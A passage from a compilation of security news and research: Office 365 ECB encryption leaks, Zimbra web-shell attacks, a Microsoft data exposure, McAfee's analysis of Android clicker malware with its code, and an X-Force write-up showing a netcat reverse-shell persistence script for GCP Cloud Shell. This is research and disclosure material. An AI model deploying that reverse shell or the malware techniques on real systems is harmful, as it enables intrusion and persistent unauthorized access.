This weakness was highlighted again in 2020 when it was discovered that the widely used teleconference application Zoom used the same 128-bit key to encrypt all audio and video using the AES algorithm with ECB mode.


Harry Sintonen of WithSecure underlines that with Office 365 Message Encryption the content of the encrypted messages isn't directly decipherable, but structural information about those messages can be captured.

An attacker able to collect multiple encrypted messages can look for patterns that could lead to parts of the message to become gradually readable without the need of an encryption key.

> "More emails make this process easier and more accurate, so it's something attackers can perform after getting their hands on email archives stolen during a data breach, or by breaking into someone's email account, email server or gaining access to backups," - Harry Sintonen

The researcher explains that a large database of messages allows inferring the entire content or just parts of it by looking at the relative locations of the repeated sections.

To demonstrate that this can be achieved, Sintonen revealed the content of an image protected by Office 365 Message Encryption.



source: WithSecure

No solution yet

Threat actors can analyze stolen encrypted messages offline, since organizations have no way to prevent this for already sent messages. Sintonen notes that the use of rights management feature does not mitigate the issue.

The researcher reported this finding to Microsoft in January 2022. The tech giant acknowledged the problem and paid a bug bounty but did not release a fix.

After repeated subsequent queries about the status of the vulnerability, Microsoft told WithSecure that "the issue does not meet the bar for security servicing, nor is it considered a breach," and hence there will be no patch for it.

BleepingComputer also reached out to Microsoft about this and a company spokesperson said that "rights management feature is intended as a tool to prevent accidental misuse and is not a security boundary."

"To help prevent abuse we recommend customers follow best security practices, including keeping systems up to date, enabling multi-factor authentication, and using a real time anti-malware product" - Microsoft

The reason Microsoft still uses the ECB implementation is support for legacy applications. However, the company is working on adding an alternative encryption protocol to future product versions.

WithSecure recommends that until a more secure mode of operation becomes available, users and admins should stop using or trusting the Office 365 Message Encryption feature.

Source: https://www.bleepingcomputer.com/news/security/microsoft-office-365-email-encryption-could-expose-message-content/

12. Almost 900 servers hacked using Zimbra zero-day flaw

Almost 900 servers have been hacked using a critical Zimbra Collaboration Suite (ZCS) vulnerability, which at the time was a zero-day without a patch for nearly 1.5 months.

The vulnerability tracked as CVE-2022-41352 is a remote code execution flaw that allows attackers to send an email with a malicious archive attachment that plants a web shell in the ZCS server while, at the same time, bypassing antivirus checks.

According to the cybersecurity company Kaspersky, various APT (advanced persistent threat) groups actively exploited the flaw soon after it was reported on the Zimbra forums.

Chegg sued by FTC after suffering four data breaches within 3 years

Kaspersky told BleepingComputer that they detected at least 876 servers being compromised by sophisticated attackers leveraging the vulnerability before it was widely publicized and received a CVE identifier.

Under active exploitation


Last week, a Rapid7 report warned about the active exploitation of CVE-2022-41352 and urged admins to apply the available workarounds since a security update wasn't available then.

On the same day, a proof of concept (PoC) was added to the Metasploit framework, enabling even low-skilled hackers to launch effective attacks against vulnerable servers.

Zimbra has since released a security fix with ZCS version 9.0.0 P27, replacing the vulnerable component (cpio) with Pax and removing the weak part that made exploitation possible.

However, the exploitation had picked up the pace by then, and numerous threat actors had already started launching opportunistic attacks.

Volexity reported yesterday that its analysts had identified approximately 1,600 ZCS servers that they believe were compromised by threat actors leveraging CVE-2022-41352 to plant webshells.



Used by advanced hacking groups

In private conversations with cybersecurity firm Kaspersky, BleepingComputer was told that an unknown APT leveraging the critical flaw had likely pieced together a working exploit based on the information posted to the Zimbra forums.

The first attacks started in September, targeting vulnerable Zimbra servers in India and some in Turkey. This initial wave of attacks was likely a testing wave against low-interest targets to evaluate the effectiveness of the attack.

However, Kaspersky assessed that the threat actors compromised 44 servers during this initial wave.

As soon as the vulnerability became public, the threat actors shifted gears and began to perform mass targeting, hoping to compromise as many servers worldwide as possible before admins patched the systems and shut the door to intruders.

This second wave had a greater impact, infecting 832 servers with malicious webshells, although these attacks were more random than the previous attacks.

ZCS admins who haven't applied the available Zimbra security updates or the workarounds need to do so immediately, as exploitation activity is in high gear and will likely not stop for some time.

Source: https://www.bleepingcomputer.com/news/security/almost-900-servers-hacked-using-zimbra-zero-day-flaw/

13. Microsoft data breach exposes customers' contact info, emails

Microsoft said today that some of its customers' sensitive information was exposed by a misconfigured Microsoft server accessible over the Internet.

The company secured the server after being notified of the leak on September 24, 2022 by security researchers at threat intelligence firm SOCRadar.

"This misconfiguration resulted in the potential for unauthenticated access to some business transaction data corresponding to interactions between Microsoft and prospective customers, such as the planning or potential implementation and provisioning of Microsoft services," the company revealed.

Hackers selling access to 576 corporate networks for $4 million

"Our investigation found no indication customer accounts or systems were compromised. We have directly notified the affected customers."

According to Microsoft, the exposed information includes names, email addresses, email content, company name, and phone numbers, as well as files linked to business between affected customers and Microsoft or an authorized Microsoft partner.

Redmond added that the leak was caused by the "unintentional misconfiguration on an endpoint that is not in use across the Microsoft ecosystem" and not due to a security vulnerability.

Leaked data allegedly linked to 65,000 entities worldwide

While Microsoft refrained from providing any additional details regarding this data leak, SOCRadar revealed in a blog post published today that the data was stored on misconfigured Azure Blob Storage.

In total, SOCRadar claims it was able to link this sensitive information to more than 65,000 entities from 111 countries stored in files dated from 2017 to August 2022.

"On September 24, 2022, SOCRadar's built-in Cloud Security Module detected a misconfigured Azure Blob Storage maintained by Microsoft containing sensitive data from a high-profile cloud provider," SOCRadar said.

The threat intel company added that, from its analysis, the leaked data "includes Proof-of-Execution (PoE) and Statement of Work (SoW) documents, user information, product orders/offers, project details, PII (Personally Identifiable Information) data, and documents that may reveal intellectual property."

Microsoft added today that it believes SOCRadar "greatly exaggerated the scope of this issue" and "the numbers."

Furthermore, Redmond said that SOCRadar's decision to collect the data and make it searchable using a dedicated search portal "is not in the best interest of ensuring customer privacy or security and potentially exposing them to unnecessary risk."

According to a Microsoft 365 Admin Center alert regarding this data breach published on October 4, 2022, Microsoft is "unable to provide the specific affected data from this issue."

The company's support team also reportedly told customers who reached out that it would not notify data regulators because "no other notifications are required under GDPR" besides those sent to impacted customers.

Online tool to search the leaked data

SOCRadar's data leak search portal is named BlueBleed and it allows companies to find if their sensitive info was also exposed with the leaked data.

Besides what was found inside Microsoft's misconfigured server, BlueBleed also allows searching for data collected from five other public storage buckets.

In Microsoft's server alone, SOCRadar claims to have found 2.4 TB of data containing sensitive information, with more than 335,000 emails, 133,000 projects, and 548,000 exposed users discovered while analyzing the leaked files until now.

Per SOCRadar's analysis, these files contain customer emails, SOW documents, product offers, POC (Proof of Concept) works, partner ecosystem details, invoices, project details, customer product price list, POE documents, product orders, signed customer documents, internal comments for customers, sales strategies, and customer asset documents.

"Threat actors who may have accessed the bucket may use this information in different forms for extortion, blackmailing, creating social engineering tactics with the help of exposed information, or simply selling the information to the highest bidder on the dark web and Telegram channels," SOCRadar warned.

BlueBleed search portal

"No data was downloaded. Some of the data were crawled by our engine, but as we promised to Microsoft, no data has been shared so far, and all this crawled data was deleted from our systems," SOCRadar VP of Research and CISO Ensar Şeker told BleepingComputer.

"We redirect all our customers to MSRC if they want to see the original data. Search can be done via metadata (company name, domain name, and email). Due to persistent pressure from Microsoft, we even have to take down our query page today.

"On this query page, companies can see whether their data is published anonymously in any open buckets. You can think of it like a B2B version of haveIbeenpwned. The leaked data does not belong to us, so we keep no data at all.

"We are highly disappointed about MSRC's comments and accusations after all the cooperation and support provided by us that absolutely prevented the global cyber disaster."

Update October 19, 14:44 EDT: Added more info on SOCRadar's BlueBleed portal.

Update October 20, 08:15 EDT: Added SOCRadar statement and info on a notification pushed by Microsoft through the M365 admin center on October 4th.

Source: https://www.bleepingcomputer.com/news/security/microsoft-leaked-customer-data-from-misconfigured-azure-storage/

14. New Malicious Clicker found in apps installed by 20M+ users


Authored by SangRyol Ryu

Cybercriminals are always after illegal advertising revenue. As we have previously reported, we have seen many mobile malwares masquerading as a useful tool or utility, and automatically crawling ads in the background. Recently the McAfee Mobile Research Team has identified new Clicker malware that sneaked into Google Play. In total 16 applications that were previously on Google Play have been confirmed to have the malicious payload with an assumed 20 million installations.

McAfee security researchers notified Google and all of the identified apps are no longer available on Google Play. Users are also protected by Google Play Protect, which blocks these apps on Android. McAfee Mobile Security products detect this threat as Android/Clicker and protect you from malware. For more information, to get fully protected, visit McAfee Mobile Security.

How it works

The malicious code was found on useful utility applications like Flashlight (Torch), QR readers, Camara, Unit converters, and Task managers:




Once the application is opened, it downloads its remote configuration by executing an HTTP request. After the configuration is downloaded, it registers the FCM (Firebase Cloud Messaging) listener to receive push messages. At first glance, it seems like well-made android software. However, it is hiding ad fraud features behind, armed with remote configuration and FCM techniques.

```
{
    "FCMDelay": "96",
    "adButton": "n",
    "adMob": "ca-app-pub-411[redacted]",
    "adMobBanner": "ca-app-pub-12[redacted]",
    "adMobDayDelay": "43200000",
    "adMobDelay": "3600000",
    "adMobRate": "20",
    "adMobReboot": "0",
    "appCheckEnable": "n",
    "appFinishAd": "N",
    "casOn": "y",
    "delayTime": "777600000",
    "facebookAd": "3134987[redacted]",
    "fbAdRatio": "0",
    "googleAdRatio": "100",
    "is": "n",
    "isSmaato": "N",
    "liveList": "http://count.liveposting.net/live_list.php",
    "liveUrl": "http://count.liveposting.net/live_cnt.php",
    "locale": "ko",
    "pbeKey": "candleflash",
    "playButtonList": "https://goo.gl/nBEQZn",
    "popUrl": "http://naver.com",
    "popupDelay": "777600000",
    "reviewPopupDialog": "n",
    "screenOffCount": "3",
    "tickDelay": "180000",
    "tickEnable": "n",
    "tickRandomMax": "30000",
    "tickRandomMin": "10000",
    "tickSiteUrl": "http://m.naver.com",
    "tickType": "admob",
    "updateNotiVersion": "0",
    "urlOpen": "N"
}
```



Attribute name	Known meaning of the value
FCMDelay	Initial start hours after first installation
adButton	Visivility of a button of Advertisement
adMob	AdMob unit ID
adMobBanner	AdMob unit ID
casOn	Whether CAS library works or not
facebookAd	FaceBook Ad ID
fbAdRatio	Ratio of FB AD
googleAdRatio	Ratio of AdMob
is	Decide BootService to run or not
urlOpen	to open popup or not when starts PowerService
popUrl	URL for PowerService
popUpDelay	Delay time for PowerService
liveUrl	URL for livecheck service
pbeKey	Key for making unique string
playButtonList	URL for other service
reviewPopupDialog	'y' it shows review dialog
tickDelay	Delay time for TickService
tickEnable	Value of TickService enabled
tickRandomMax	Value of TickService random delay
tickRandomMin	Value of TickService random delay
tickType	Set the type of TickService
updateNotiVersion	Value for showing update activity

The FCM message has various types of information and that includes which function to call and its parameters. The picture below shows some of FCM message history:



Key	Value
language	all
delay	20
type	playGoogle
url	['http:\/\/post-blog.com\/hi.php']
delay	10
browser	chrome
google.c.sender.id	1010538030562
language	ko
type	site
url	http://mgoogleco.kr
google.c.sender.id	1010538030562
language	all
delay	20
type	playGoogle
url	['http:\/\/pangclick.com\/count\/?cid=tmoncokr']
Key	Value


When an FCM message receives and meets some condition, the latent function starts working. Mainly, it is visiting websites which are delivered by FCM message and browsing them successively in the background while mimicking user's behavior. This may cause heavy network traffic and consume power without user awareness during the time it generates profit for the threat actor behind this malware. In the picture below there is an example of the network traffic generated to get the information required to generate fake clicks and the websites visited without user's consent or interaction:



Path	Method	Status	Size	Time
http://post-blog.com/hi.php	GET	302	0	9ms
http://himartmax.moblie.kr/go2/	GET	302	0	11ms
https://iecfmtxpduafunfuzutaqq.adtouch.adbrix.io/api/v1/click/xS12XtrnaUed2Uga...	GET	302	0	50ms
http://m.e-himart.co.kr/app/common/deepLink/redirect?deepLink=himartapp%3A...	GET	200	9.3kb	19ms
http://mstatic2.e-himart.co.kr/resources/native/js/nativeCommon.js?ver=2022090...	GET	200	15.4kb	11ms
http://mstatic1.e-himart.co.kr/resources/layout/js/wiselog/wl6.min.js	GET	200	3.9kb	11ms
http://mstatic1.e-himart.co.kr/resources/layout/js/jquery-2.1.4.min.js	GET	200	28.9kb	17ms
http://mstatic2.e-himart.co.kr/resources/layout/js/wiselog/wl6.min.js	GET	200	3.9kb	8ms
http://weblog.e-himart.co.kr/wlo/Logging?dv=1203291517|ver=1.0.0|sid=m.e-him...	GET	200	0	8ms
https://www.googletagmanager.com/gtm.js?id=GTM-KXQKNT	GET	200	87.1kb	169ms

Malicious components: CAS and LivePosting

So far, we have identified two pieces of code related to this threat. One is "com.click.cas" library which focuses on the automated clicking functionality while "com.liveposting" library works as an agent and runs hidden adware services:



Depending on the version of the applications, some have both libraries working together while other applications only have "com.liveposting" library. The malware is using installation time, random delay and user presence to avoid the users from noticing these malicious acts. The malicious behavior won't start if the installation time is within an hour and during the time the user is using the device, probably to stay under the radar and avoid being detected right away:

```
@Override // androidx.work.Worker
public ListenableWorker.Result doWork() {
    PowerManager powerManager = (PowerManager) this.mContext.getSystemService("power");
    if (Build.VERSION.SDK_INT >= 20) {
        if (powerManager.isInteractive()) {
            return ListenableWorker.Result.retry();
        }
    } else if (powerManager.isScreenOn()) {
        return ListenableWorker.Result.retry();
    }
    if (this.mContext.getSharedPreferences("Pref", 0).getString("casOn", "n").equalsIgnoreCase("y")) {
        new Handler(Looper.getMainLooper()).post(new Runnable() { // from class: com.smh.memocalendar.worker.CasWorker.1
            @Override // java.lang.Runnable
            public void run() {
                new CAS(CasWorker.this.mContext, 1);
            }
        });
    }
    return ListenableWorker.Result.success();
}
```

Conclusion

Clicker malware targets illicit advertising revenue and can disrupt the mobile advertising ecosystem. Malicious behavior is cleverly hidden from detection. Malicious actions such as retrieving crawl URL information via FCM messages start in the background after a certain period of time and are not visible to the user.

McAfee Mobile Security detects and removes malicious applications like this one that may run in the background without user's knowledge. Also, we recommend having a security software installed and activated so you will be notified of any mobile threats present on your device in a timely manner. Once you remove this and other malicious applications, you can expect an extended battery time and you will notice reduced mobile data usage while ensuring that your sensitive and personal data is protected from this and other types of threats.

IoCs (Indicators of Compromise)

- liveposting[.]net
- sideup[.]co[.]kr

- msideup[.]co[.]kr
- post-blog[.]com
- pangclick[.]com
- modooalba[.]net


SHA256	Package name	Name	Downloaded
a84d51b9d7ae675c38e260b293498db071b1dfb08400b4f65ae51bcda94b253e	com.hantor.CozyCamera	High-Speed Camera	10,000,000+
00c0164d787db2ad6ff4eeebbc0752fcd773e7bf016ea74886da3eeceaefcf76	com.james.SmartTaskManager	Smart Task Manager	5,000,000+
b675404c7e835febe7c6c703b238fb23d67e9bd0df1af0d6d2ff5ddf35923fb3	kr.caramel.flash_plus	Flashlight+	1,000,000+
65794d45aa5c486029593a2d12580746582b47f0725f2f002f0f9c4fd1faf92c	com.smh.memocalendar	달력메모장	1,000,000+
82723816760f762b18179f3c500c70f210bbad712b0a6dfbfba8d0d77753db8d	com.joysoft.wordBook	K-Dictionary	1,000,000+
b252f742b8b7ba2fa7a7aa78206271747bcf046817a553e82bd999dc580beabb	com.kmshack.BusanBus	BusanBus	1,000,000+
a2447364d1338b73a6272ba8028e2524a8f54897ad5495521e4fab9c0fd4df6d	com.candlencom.candleprotest	Flashlight+	500,000+
a3f484c7aad0c49e50f52d24d3456298e01cd51595c693e0545a7c6c42e460a6	com.movinapp.quicknote	Quick Note	500,000+
a8a744c6aa9443bd5e00f81a504efad3b76841bbb33c40933c2d72423d5da19c	com.smartwho.SmartCurrencyConverter	Currency Converter	500,000+
809752e24aa08f74fce52368c05b082fe2198a291b4c765669b2266105a33c94	com.joysoft.barcode	Joycode	100,000+
262ad45c077902d603d88d3f6a44fced9905df501e529adc8f57a1358b454040	com.joysoft.ezdica	EzDica	100,000+
1caf0f6ca01dd36ba44c9e53879238cb46ebb525cb91f7e6c34275c4490b86d7	com.schedulezero.instapp	Instagram Profile Downloader	100,000+
78351c605cfd02e1e5066834755d5a57505ce69ca7d5a1995db5f7d5e47c9da1	com.meek.tingboard	Ez Notes	100,000+
4dd39479dd98124fd126d5abac9d0a751bd942b541b4df40cb70088c3f3d49f8	com.candlencom.flashlite	손전등	1,000+
309db11c2977988a1961f8a8dbfc892cf668d7a4c2b52d45d77862adbb1fd3eb	com.doubleline.calcul	계산기	100+
bf1d8ce2deda2e598ee808ded71c3b804704ab6262ab8e2f2e20e6c89c1b3143	com.dev.imagevault	Flashlight+	100+

Source: https://www.mcafee.com/blogs/other-blogs/mcafee-labs/new-malicious-clicker-found-in-apps-installed-by-20m-users/

15. How an Attacker Can Achieve Persistence in Google Cloud Platform (GCP) with Cloud Shell

IBM Security X-Force Red took a deeper look at the Google Cloud Platform (GCP) and found a potential method an attacker could use to persist in GCP via the Google Cloud Shell.

Google Cloud Shell is a service that provides a web-based shell where GCP administrative activities can be performed. A web-based shell is a nice feature because it allows developers and administrators to manage GCP resources without having to install or keep any software locally on their system. From a technical perspective, Google notes that Cloud Shell is an ephemeral Debian Linux Virtual Machine (VM). What users interact with when they use Cloud Shell is actually a Docker container. To use Cloud Shell, you simply log in to the Google Cloud console and click the terminal icon, which starts up a Cloud Shell instance, as can be seen below.



Reading the previous paragraph, you probably saw the word "ephemeral" and wondered how you can persist in an ephemeral environment. The container spun up by Google Cloud Shell is ephemeral, but your home directory (/home) can hold up to 5GB of data and is persistent.

There is previous research showing how to use the .bashrc file to persist in Cloud Shell. That is in this Medium post made by Juan Berner in 2018. Persisting through the .bashrc file is one method to persist, but there is another option.

During our research, we discovered that the Google Cloud Shell has a unique capability at startup to read from a file in the home folder called .customize_environment. This file is not created by default, but once it is added it will run every time the Cloud Shell is started.

From an administrative perspective, this is a great convenience. If there are tools an admin frequently uses, but are not installed by default, they can write a script within the .customize_environment file to install any desired software, change the system's configuration and more.

If you are a hacker, however, this feature may catch your attention for other reasons.

Bad guys, penetration testers and red teams typically have a similar goal after they initially breach an environment. That goal is to stay inside a compromised network, which means they need to have at least one method to maintain their access. In cybersecurity, we refer to this as persistence.

The .customize_environment file is a solid persistence option after initial access is gained to GCP. There is a lot of capability with this method. A command and control implant could be downloaded and run every time the Cloud Shell is started, or run a script run that steals tokens and posts them to the attacker's server and so on. Outbound filtering on the Cloud Shell seemed extremely limited during testing. Below we checked for open TCP ports we could connect to outbound, and none were blocked.

```
test@cloudshell:~ (utopian-sky-323415)$ nc -v portquiz.net 443
DNS fwd/rev mismatch: portquiz.net != ec2-52-47-209-216.eu-west-
3.compute.amazonaws.com
portquiz.net [52.47.209.216] 443 (https) open
test@cloudshell:~ (utopian-sky-323415)$ nc -v portquiz.net 9900
DNS fwd/rev mismatch: portquiz.net != ec2-52-47-209-216.eu-west-
3.compute.amazonaws.com
portquiz.net [52.47.209.216] 9900 (?) open
test@cloudshell:~ (utopian-sky-323415)$ nc -v portquiz.net 65031
DNS fwd/rev mismatch: portquiz.net != ec2-52-47-209-216.eu-west-
3.compute.amazonaws.com
portquiz.net [52.47.209.216] 65031 (?) open
test@cloudshell:~ (utopian-sky-323415)$ nc -v portquiz.net 31337
DNS fwd/rev mismatch: portquiz.net != ec2-52-47-209-216.eu-west-
3.compute.amazonaws.com
portquiz.net [52.47.209.216] 31337 (?) open
```

Open outbound access means that a reverse shell is possible. In the example below we keep it simple and run a Netcat reverse shell using the following code in the .customize_environment file. This provides us remote access to the compromised Cloud Shell.

```
#!/bin/sh
apt-get install netcat -y
nc <LISTENER-IP-ADDRESS> 443 -e /bin/bash
```

The next time Cloud Shell is started up we get a reverse shell.

```
eb1:~$ sudo nc -l -p 443
whoami
root

ps -ef
UID          PID    PPID  C STIME TTY          TIME CMD
root           1       0  0 18:37 ?        00:00:00 /bin/bash /google/scripts/onrun.sh sleep infinity
```


You can see in the process list that .customize_environment is automatically called with Bash at startup and is still running the reverse shell.

```
root         121     119  0 18:37 ?        00:00:00 sudo bash /home/        /.customize_environment
root         130     121  0 18:37 ?        00:00:00 bash /home/        /.customize_environment
```

There are downsides to this persistence method, however. For it to be effective, the victim must use Cloud Shell. If they are an infrequent user or don't use Cloud Shell, this will not be a reliable or effective persistence method.

Another downside is that the first time an action is performed in Cloud Shell that requires authentication, it pops up an authorization window in the user's browser that must be accepted before the command runs. If an unexpected pop-up comes up, a target could get suspicious and burn the persistence method.

A workaround to limit detection would be monitoring the user's activity and waiting until they have made an API call before trying to perform activity that requires authentication. Lastly, if a user does not use Cloud Shell regularly the Home directory will be deleted after 120 days of inactivity.




Authorization popup from command using Curl to attempt to access the Metadata server

A key advantage of this persistence method is that the ability to detect or block it is very limited. Google does not currently provide for logging, firewall rules or etc. to apply to Cloud Shell.

